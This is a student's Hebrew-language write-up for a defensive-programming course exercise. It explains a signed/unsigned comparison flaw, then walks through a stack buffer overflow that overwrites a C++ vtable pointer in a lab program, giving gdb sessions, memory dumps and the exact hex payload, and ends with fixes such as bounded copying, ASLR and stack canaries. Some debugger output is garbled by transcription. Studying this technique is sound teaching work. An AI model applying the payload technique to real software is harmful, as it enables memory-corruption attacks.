

תכנות דפנסיבי - ממ"ן 12 - שאלה 1

שלומי דומננקו 318643640

שאלה 1 סעיף א'

חולשת האבטחה היא בהשוואה של bound ובין credit. כאשר אנו משווים unsigned (כלומר bound) לבין signed (כלומר credit) הקומפילר ממיר אחד מהם לשני. (כלומר ממיר מ unsigned ל signed בשביל להשוואת אותם טיפוסים, או ממיר מ signed ל unsigned). במקרה שלנו הקומפילר ממיר את signed credit ל unsigned, מה שגורם ל **overflow**, ואז הוא משווה בין 0xFFFFFFFF לבין 750, והוא מחזיר true עבור credit שנע בין מינוס 1 לבין מינוס 100. לסיכום, כדי לתקוף את המערכת, צריך להיכנס למינוס.

שאלה 1 סעיף ב'

כדי לתקן את הבעיה, נדרוש שגם bound יהיה signed int כך :

```
int bound = 750; //good
```

במקום:

```
unsigned int bound = 750; //bad
```

ואז ההשוואה נעשית באותם טיפוסים.

שאלה 2

כדי להגיע ל unreachable function צריך להגיע למקום שמשתמשים בה. המקום היחיד שיוצר Handler הוא בתוך struct שנקרא 'l' שנמצא ב handle_escape בשביל להגיע אל handle_escape ב main יש if ששואל:

```
do_escape && s[0] == '\\'
```

כעת צריך ששני התנאים יתקיימו.

תנאי 1:

```
do_escape == true
```

איך נגיע לזה?

בשורה 160 יש 'case e' כלומר אנו רוצים ש temp* יהיה שווה ל 'e'. כדי להגיע לזה, צריך להכנס קודם כל ללולאת while החיצונית ביותר. בשביל זה צריך ש

```
Argv[1]
```

יכיל את התו '-' ראשון, וגם שיהיה בדיוק 2 argc (כלומר רק ארגומנט אחד שמשתמש מביא לתוכנית, הארגומנט הראשון זה ה executable path).

בגלל ה if שבא אחרי הגדרת temp, אנו גם רוצים שאחרי התו '-' יגיע תו שאינו null terminator (כלומר 0). אז נניח argv[1] = '-A'

כאשר A אינו 0.

אם במקום A היינו רושמים 'e' או 'h' אז טוב, כי אחרת, היינו הולכים ל just_echo ולא היינו יכולים בכלל להכנס לאן שרצינו.

אז

```
argv[1] = '-e'
```

אחרי שעשינו את זה, אז אחרי ריצת הלולאה נקבל:

```
do_escape = true
```

וסיימנו.

עדכון: כשאנחנו מגיעים ל just_echo צריך ש $argc > 0$ אבל אנחנו רק הצבנו ארגומנט אחד. אז נציב כעת 2 ארגומנטים, למשל:

```
Argv[0] = executable path
```

```
Argv[1] = "-e"
```

```
Argv[2] = "A"
```

ואז אנחנו כן נכנסים לתוך הלולאה של just_echo. נעבור לתנאי הבא

תנאי 2:

```
s[0] == '\\'
```

איך נגיע לזה?

אחרי שבדקתי בדיבאגר, מסתבר שצריך ש:

```
Argv[2] = '\\'
```

ואז נכנס לתוך handle_escape

ניתן לראות: שאחרי שמאתחלים את l, אז l.h מצביע ל virtual table של ה struct :

```
(gdb) l
71     char buffer[16] = {0};
72     Handler h; //TODO: Exploit here unreachable
73 } l;
74
75 // copy only the characters after the escape char
76 const char *s = str;
77 char *p = l.buffer;
78 s++;
79 while (*s)
80     *p++ = *s++;
(gdb) where
#0  handle_escape (str=0xffffd22a "\\") at /home/test/Desktop/test/mmn12-q2.cpp:76
#1  0x565567c8 in main (argc=1, argv=0xffffd03c) at /home/test/Desktop/test/mmn12-q2.cpp:185
(gdb) p (l.h)
$6 = {_vptr.Handler = 0x56558e58 <vtable for Handler+8>}
(gdb)
```

אם נוכל לשנות את המצביע לפונקציה unreachable אולי נצליח לתקוף את התוכנה.

נשים לב שיש ל struct איבר בשם buffer בגודל 16. אם נוכל לעשות buffer overflow ונגרום למצביע ל vtable להצביע לפונקציה שאנו רוצים, נוכל לתקוף את התוכנה.

אנו רואים שיש כתיבה ל buffer (אשר שווה ל str אשר שווה ל argv[2] - כלומר ניתן לשנות את ה buffer כרצוננו)

```
75 // copy only the characters after the escape char
76 const char *s = str;
77 char *p = l.buffer;
78 s++;
79 while (*s)
80     *p++ = *s++;
81
82 // handle different options
```


ואז יש קריאה לפונקציה וירטואלית l.h.interpret מ interpret ל unreachable.

```
75 // copy only the characters after the e
76 const char *s = str;
77 char *p = l.buffer;
78 s++;
79 while (*s)
80     *p++ = *s++;
81
82 // handle different options
83 switch (l.buffer[0])
84 {
85     case 'x':
86         ...l.h.interpret(l.buffer);
87         break;
88
89     default:
90         fputs(str, stdout);
91 }
```

כעת, בגלל שורה 78 הסקתי שאני צריך להוסיף עוד תו אחד ל argv[2] כלומר:

Argv[2] = "\\

כדי שיעבור בדיקה ב main וגם כדי שה buffer יתמלא (כי אחרת, אם היה \\, אז לא היינו נכנסים ל handle_escape כפי שניתן לראות כאן):



צריך שיהיה פעמיים '\\' (כלומר \\) בנוסף בודקים ש 'x'==buffer[0] ולכן

argv[2]=\\xBLABLABLA

נ.ב. קראתי קצת פה:

<http://phrack.org/issues/56/8.html>


ורשום:

NOTE: After some tests under Windows, it appears that Visual C++ 6.0 places the VPTR right at the beginning of the object, which prevents us from using this technique. On the other hand, C++ GNU places the VPTR at the end of the object (which is what we want).

כלומר אם נעשה buffer overflow אכן נצליח בלינוקס. כאשר

Argv[2] = \\xABCDEFGHJKLMNO

אז התוכנית רצה בסדר גמור:



אבל אם נוסיף 4 בטים כלומר:

Argv[2] = \\xABCDEFGHJKLMNOAAAA

נקבל Segmentation fault:

```

30
31 class Handler
32 {
33     virtual void unreachable()
34     {
35         printf("%s", VERY_SECRET_PASSWORD);
36         exit(0);
37     }
38
39     virtual void helper(const char *str)
40     {
41         std::string s = "0" + std::string(str);
42         unsigned int x = std::stoul(s, nullptr, 16);
43         printf("%c", x);
44     }
45
46 public:
47     void interpret(const char *str)
48     {
49         helper(str);
50
51     };
52
53 > void usage(int status) ...
54
55 void handle_escape(const char *str)
56 {
57
58
59
60
61
62
63
64
65
66
67
68

```

Exception has occurred. ×
Segmentation fault

אבל נשים לב שזה בתוך interpret. תיקון: זה בסדר, קריאה ל helper אמורה אחרי ה exploit לקרוא ל unreachable.
אבל אנחנו מתקרבים יותר ויותר למטרה.
ניתן לראות שעשיתי smashing:

→ -exec x/100x &this

0xffffcea0:	0xffffced8	0xffffcec8	0xf7c01ebb	0x565564fd
0xffffceb0:	0x5655ebb0	0xffffffa8	0x00000000	0xffffd1f7
0xffffcec0:	0xffffd20c	0xffffcedc	0x43424178	0x47464544
0xffffced0:	0x4b4a4948	0x4f4e4d4c	0x41414141	0x5e361900
0xffffcee0:	0xffffcf50	0x56558f70	0xffffcf38	0x565567c8
0xffffcef0:	0xffffd1f7	0x00000002	0xffffcf18	0x56556624
0xffffcf00:	0x00000001	0x0000ffff	0x00000000	0x0101018b

כאשר 'A' = 41
מה שנותר הוא לגלות את ה address של unreachable ולהעתיק אותו ל

```

vtptr[1] = (currently its &helper) => vtptr[1] = vtptr[0] = &unreachable

```

אם לא נעשה smashing ונראה מה היה לפני 0x414141 נקבל:

```

49 netper(str); //here we change from netper address to unreachable
→ -exec x/100x &this
0xffffce80: 0xffffceb8 0xffffcea8 0xf7c01ebb 0x565564fd
0xffffce90: 0x5655ebb0 0xffffffa8 0x00000000 0xffffd1eb
0xffffcea0: 0xffffd1fc 0xffffceb8 0x43424178 0x47464544
0xffffceb0: 0x4b4a4948 0x4f4e4d4c 0x56558e58 0xbe2fb100
0xffffcec0: 0xffffcf30 0x56558f70 0xffffcf18 0x565567c8

```

עברו כמה ימים מאז שהתחלתי את המטלה.

אני מתחיל להשתמש כעת רק ב gdb כי התבלבלתי לגמרי עם vscode (ה encoding שלו מוזר. אני צריך משהו יותר stable).

בסופו של דבר, הצלחתי סוף סוף להציב ב `vtable*` את ה `adress` של ה `buffer`

```
Breakpoint 1, handle_escape (str=0xffffd3b7 "\\xA", 'B' <repeats 14 times>, "\304\320\377\377") at mmn12-q2.cpp:89
89      l h.interpret(l.buffer);
(gdb) p l.h
$1 = {_vptr.Handler = 0xffffd0c4}
```

אבל זה לא מה שאנחנו בדיוק רוצים, בגלל שה buffer מתחיל ב \\x 0xffffd0c4 אנחנו לא רוצים את 4 הבטים הראשונים. ניקח offset של 4. כלומר 0xffffd0c4 יהיה 0xffffd0c8

הפקודה שאני משתמש:

[illegible]

כעת מה שנשאר זה לשנות את `buffer[4]` ועד `buffer[8]` את הבטים, ככה שלא יהיו סתם `garbadge` אלה יהיו `adress` ל `unreachable` וגם `buffer[8]` ועד `buffer[12]` יהיה `address` ל `unreachable` (פעמיים: פעם אחת - זה עבור המצביע האמיתי ל `unreachable`. בפעם השנייה, זה המצביע האמיתי ל `helper`).

בסופו של דבר הצלחתי להשיג את מה שרציתי:

```

test@kali:~/Desktop$ gcc test.c -o a.out
test@test-VirtualBox: ~/Desktop/test$ export ECHOUIL_OPT_ON=1 && gdb -ex 'b 89' --args a.out -e $(echo -e '\x5c|\x78|\x41||\x42|\xA0|\x68|\x55|\x56|\xA0|\x68|\x55|\x56|\x42|\x42|\x42|\xc7|\xd0|')
GNU gdb (Ubuntu 10.1-2ubuntu2) 10.1.90.20210411-gt
Copyright (C) 2021 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<https://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from a.out...
Breakpoint 1 at 0x1548: file mmn12-q2.cpp, line 89.
(gdb) r
Starting program: /home/test/Desktop/test/a.out -e \xAB\xUV\xVBBB\x
Breakpoint 1, handle_escape (str=0xffffd3b7 "\xAB\x254HUV\x254HUVBBBB\x307\x320\x377\x377") at mmn12-q2.cpp:89
89      l.h.interpret(l.buffer);
(gdb) p l.h
$1 = { vptr.Handler = 0xffffd0c7 }
(gdb) x/4xb 0xffffd0c7
0xffffd0c7: 0xac 0x68 0x55 0x56
(gdb) x/8xb 0xffffd0c7
0xffffd0c7: 0xac 0x68 0x55 0x56 0xac 0x68 0x55 0x56
(gdb) frame
#0 handle_escape (str=0xffffd3b7 "\xAB\x254HUV\x254HUVBBBB\x307\x320\x377\x377") at mmn12-q2.cpp:89
89      l.h.interpret(l.buffer);
(gdb) s
Handler::interpret (this=0xffffd0d4, str=0xffffd0c4 "xAB\x254HUV\x254HUVBBBB\x307\x320\x377\x377\x330\x320\x377\x377\x314\x323\x377\x377P\x321\x377\x377T\x217UVH\x321\x377\x377\x206qUV\x267\x323\x377\x377\x002")
at mmn12-q2.cpp:51
51      helper(str);
(gdb) s
Handler::unreachable (this=0xffffd0d4) at mmn12-q2.cpp:36
36      printf("xs", VERY_SECRET_PASSWORD);
(gdb) n
37      exit(0);
(gdb) n
cowabunga!Inferior 1 (process 37794) exited normally]
(gdb)

```

תמונה יותר גדולה:

```
(gdb) r
Starting program: /home/test/Desktop/test/a.out -e "\\xAB\\254hUV\\254hUVBBBB\\307\\320\\377\\377"

Breakpoint 1, handle_escape (str=0xffffd3b7 "\\xAB\\254hUV\\254hUVBBBB\\307\\320\\377\\377") at mmn12-q2.cpp:89
89      l.h.interpret(l.buffer);
(gdb) p l.h
$1 = {_vptr.Handler = 0xffffd0c7}
(gdb) x/4xb 0xffffd0c7
0xffffd0c7: 0xac 0x68 0x55 0x56
(gdb) x/8xb 0xffffd0c7
0xffffd0c7: 0xac 0x68 0x55 0x56 0xac 0x68 0x55 0x56
(gdb) frame
#0  handle_escape (str=0xffffd3b7 "\\xAB\\254hUV\\254hUVBBBB\\307\\320\\377\\377") at mmn12-q2.cpp:89
89      l.h.interpret(l.buffer);
(gdb) s
Handler::interpret (this=0xffffd0d4, str=0xffffd0c4 "xAB\\254hUV\\254hUVBBBB\\307\\320\\377\\377") at mmn12-q2.cpp:51
51      helper(str);
(gdb) s
Handler::unreachable (this=0xffffd0d4) at mmn12-q2.cpp:36
36      printf("%s", VERY_SECRET_PASSWORD);
(gdb) n
37      exit(0);
(gdb) n
Cowabunga![Inferior 1 (process 37794) exited normally]
(gdb)
```

אפשר לראות בשורה 51 אני קוראים ל helper אבל מייד אחרי זה אנחנו מגיעים ל Handler::unreachable

מה הולך פה?

(1) שינינו את ה vtable pointer להצביע למקום אחר בזיכרון. ספציפית יותר, הוא כעת מצביע ל:

&l.h.buffer[4]

(2) כעת, כדי להגיע ל unreachable, נדרוש ש

vtable[1] = helper() => &unreachable

(3) בנוסף, שמתי גם ש vtable[0] יהיה אותו address. (לא חייבים, גם ככה לא קוראים ל unreachable בקוד)

(4) כעת, כשאנו קוראים לפונקציה helper, במקום ללכת לפונקציה הזו, ה vtable[1] מצביע לפונקציה אחרת בכלל, unreachable, וכך אנו מתקיפים את התוכנה.

תמונה להמחשה שמסבירה יותר טוב:

buffer

↓

0xffffd0c4 [0]

[1]

[2]

[3]

0xffffd0c8 (addr) → [4] 0xa0

[5] 0x68

8 unreachable → [6] 0x55

[7] 0x56

vptr[0]

8 unreachable → [8] 0xa0

[9] 0x68

[10] 0x55

[11] 0x56

vptr[1]

[12]

[13]

[14]

[15]

vtable
ptr

[16]

[17]

[18]

[19]

addr
vptr



SHOT ON POCO X3 NFC


הפקודה שאני הרצתי:


```
export ECHOUTIL_OPT_ON=1 && gdb -ex 'b 89' --args a.out -e $(echo -e
\\x5c\\x78\\x41\\x42\\xAC\\x68\\x55\\x56\\xAC\\x68\\x55\\x56\\x42\\x42\\x42\\x42\\xc7\\xd0\\xff\\
xff)
```

אני נטשתי את VS CODE לטובת gdb בגלל שהוא לא מקבל HEX ב launch.json . הכל לא מוצלח שם.

סעיף 3 - מניעת ההתקפה

כדי שזה לא יקרה נצטרך לשנות את הקוד אשר מעתיק מפרמטר למשתנה p כך:



```
75     Handler h;
76 } l;
77
78 // copy only the characters after the escape char
79 const char* s = str;
80 char* p = l.buffer;
81 s++;
82 strncpy(p, s, 16);
83 p[15] = '\\x00';
84 // while (*s)
85 //     *p++ = *s++;
86
87 // handle different options
88 switch (l.buffer[0])
89 {
90 case 'x':
91     l.h.interpret(l.buffer);
92     break;
93
94 default:
```

מסומן הקריאה ל strncpy וגם p[15] . כך בוודאות לא נעתיק יותר מ 16 בתים.
(while(*s את השורות של

דרכים נספות למנוע או לפחות להפחית את ההתקפה:

- Enable ASLR
- Enable stack protection
- Enable stack guard cookies
- Always check user input - always use safe memory copying functions with maximum bytes to copy